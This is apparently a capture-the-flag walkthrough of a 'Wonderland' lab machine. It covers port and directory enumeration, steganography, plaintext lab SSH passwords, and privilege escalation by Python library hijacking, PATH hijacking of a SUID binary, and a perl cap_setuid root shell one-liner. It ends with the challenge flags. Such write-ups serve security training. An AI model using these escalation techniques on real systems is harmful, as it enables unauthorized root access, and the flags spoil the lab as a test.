Wonderland

Working Theory

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Fri Jun 12 16:05:40 2020 as: nmap -sC -sV -oN portscn 10.10.155.79
Nmap scan report for 10.10.155.79
Host is up (0.25s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 16:06:17 2020 -- 1 IP address (1 host up) scanned in 37.42 seconds
```

ffuf


```
img                     [Status: 301, Size: 0, Words: 1, Lines: 1]
```

poem [Status: 301, Size: 0, Words: 1, Lines: 1]
r [Status: 301, Size: 0, Words: 1, Lines: 1]


Targets

port80


/




steghide extract white_rabbit jpg




/r



/r/a/b/b/i/t
//seems like there's 2 path
//right: Hatter
//left: March Hare



alice ssh credential




Post Exploitation


ssh cred
=====
alice:HowDothTheLittleCrocodileImproveHisShiningTail

Privilege Escalation

Alice
===
sudo -l



the python script
//interesting part
//it import the python library (random) then call the methods in the library random
//can use python library hijacking method



```
for i in range(10):
    line = random.choice(poem.split("\n"))
    print("The line was:\t", line)alice@wonderland:~$
```

python library hijacking
==========
//---testing---//
in same directory of the script
//able to execute script as rabbit

```
alice@wonderland:~$ echo 'import os' > random.py
alice@wonderland:~$ echo 'print(os.system("id"))' >> random.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
0
Traceback (most recent call last):
```

//--exec mode---//
import os
system("/bin/bash")

rabbit
====
suid bit set in this binary

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Fri, 12 Jun 2020 13:54:56 +0000
Ask very nicely, and I will give you some tea while you wait for him
a
```

/bin/echo then date...
//interesting date --date='next hour'

```
rabbit@wonderland:/home/rabbit$ cat teaParty
ELF>@@:@8
        @@@@h@@@HH==    88@-@=@=hp@-@=@=@@@@DDP@td@ @ @ <<Q@tdR@td@-@=@=/lib64/ld-linux-x86-64.so.2GNUGNUu@2U~4?e|"@@mn@A4t
@
@e@mZ <v 5@
        <tit &"libc.so.6setuidputsgetcharsystem__cxa_finalizesetgid__libc_start_mainGLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTableu@i     N@p@0HH@@?@?@?@?
#H@=@@&/@DH@=@/H@@/H9@tH@@.H@@t@@@@@H@=Y/H@5R/H)@H@@H@@H@@?H@H@@tH@@.H@@@@fD@@@=/u/UH@=@.H@@tI@I@@^H@@H@@@PTL@@H@
                                                                                                                H@=@.@-@@@@h@@@@@.]@@@@@{@@@UH@@@@@@@@@@@@@H@=t@@@@H@=@@@@@H@=@@@@@@@@H@=@n@@@@]@f.@@AW
I@@AVI@@AUA@@ATL@%,UH@-,SL)@H@@@@@H@@t@L@@L@@D@@A@@H@@H9@u@H@[]A\A]A^A_@@H@H@@Welcome to the tea party!
The Mad Hatter will be here soon./bin/echo -n 'Probably by ' && date --date='next hour' -RAsk very nicely, and I will give you some tea while you wait for himSegmentation fault (core d
umped)8,@@@@@@@@@@@@T@@@@@@@@@@-@@@,zRx
                                        @@@@+zRx
                                                $@@@@`FJ
K                                                       @?@;*3$"D@@@\@@@@PA@C
D|@@@@]B@E@E @E(@H@@H8@G@j8A0A(B BB@@@p0
4@@@@@@@80
@
 @x@    @@@@@@o@@@@o@@@o@@@@o@=6FVfvH@GCC: (Debian 8.3.0-6) 8.3.0@@@8@
@

@@4 @ 0!@=@=@=@?@@@P@@@
                        @@!07P@F@=mpy@=@@@@@@4"@@@@=@@=@@=@@ @@
 ';"crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.7325__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entryteaParty.c__FRAME_END___init_array_
end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE__libc_csu_fini_ITM_deregisterTMCloneTableputs@@GLIBC_2.2.5_edatasystem@@GLIBC_2.2.5__libc_start_main@@GLIBC_2.2.5__
data_startgetchar@@GLIBC_2.2.5__gmon_start___dso_handle_IO_stdin_used__libc_csu_init__bss_startmainsetgid@@GLIBC_2.2.5__TMC_END___ITM_registerTMCloneTablesetuid@@GLIBC_2.2.5__cxa_fina
lize@@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.ABI-tag.note.gnu.build-id.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame
_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.data.bss.comment@#@@ 1@@$D@@No
```

it used path variable to print the date (date is in /bin/date how it knows it's in /bin? because of PATH Variable pointed /bin, we try to make it execute the date binary we created)
//Execution Flow Hijacking in PATH Variable

better version(place the path of self created date binary in front of other paths var)

```
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$
```

<--testing-->

```
rabbit@wonderland:/home/rabbit$ cat date
#!/bin/bash
/bin/bash
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by bash: groups: command not found
Command 'lesspipe' is available in the following places
 * /bin/lesspipe
 * /usr/bin/lesspipe
The command could not be located because '/bin:/usr/bin' is not included in the PATH environment variable.
lesspipe: command not found
Command 'dircolors' is available in '/usr/bin/dircolors'
The command could not be located because '/usr/bin' is not included in the PATH environment variable.
dircolors: command not found
hatter@wonderland:/home/rabbit$
```

hatter
====
//this is hatter ssh cred

```
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
```

//check capability

```
hatter@wonderland:~$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
hatter@wonderland:~$ ls -la/usr/bin/perl
ls: invalid option -- '/'
Try 'ls --help' for more information.
hatter@wonderland:~$ ls -la /usr/bin/perl
-rwxr-xr-- 2 root hatter 2097720 Nov 19  2018 /usr/bin/perl
```

privEsc to root

```
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
root@wonderland:~# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
root@wonderland:~# cd /home/alice
root@wonderland:/home/alice# ls -la
total 48
drwxr-xr-x 5 alice alice 4096 Jun 12 15:35 .
drwxr-xr-x 6 root  root  4096 May 25 17:52 ..
lrwxrwxrwx 1 root  root     9 May 25 17:52 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice  220 May 25 02:36 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25 02:36 .bashrc
drwx------ 2 alice alice 4096 May 25 16:37 .cache
drwx------ 3 alice alice 4096 May 25 16:37 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25 02:52 .local
-rw-r--r-- 1 alice alice  807 May 25 02:36 .profile
-rw------- 1 alice alice   12 Jun 12 15:26 .python_history
-rw-rw-r-- 1 alice alice   33 Jun 12 15:35 random.py
-rw------- 1 root  root    66 May 25 17:08 root.txt
-rw-r--r-- 1 root  root  3577 May 25 02:43 walrus_and_the_carpenter.py
root@wonderland:/home/alice# wc root.txt
 1 10 66 root.txt
```

Creds

ssh credential
==========
alice:HowDothTheLittleCrocodileImproveHisShiningTail
hatter:WhyIsARavenLikeAWritingDesk?

Flags

User flag
======
everything's here is upside down

root flag in alice(it should be user flag)

user flag in root dir

```
rabbit@wonderland:/home/rabbit$ cat /root/user.txt
thm{"Curiouser and curiouser!"}
rabbit@wonderland:/home/rabbit$
```

Root Flag
=======

Write-up Images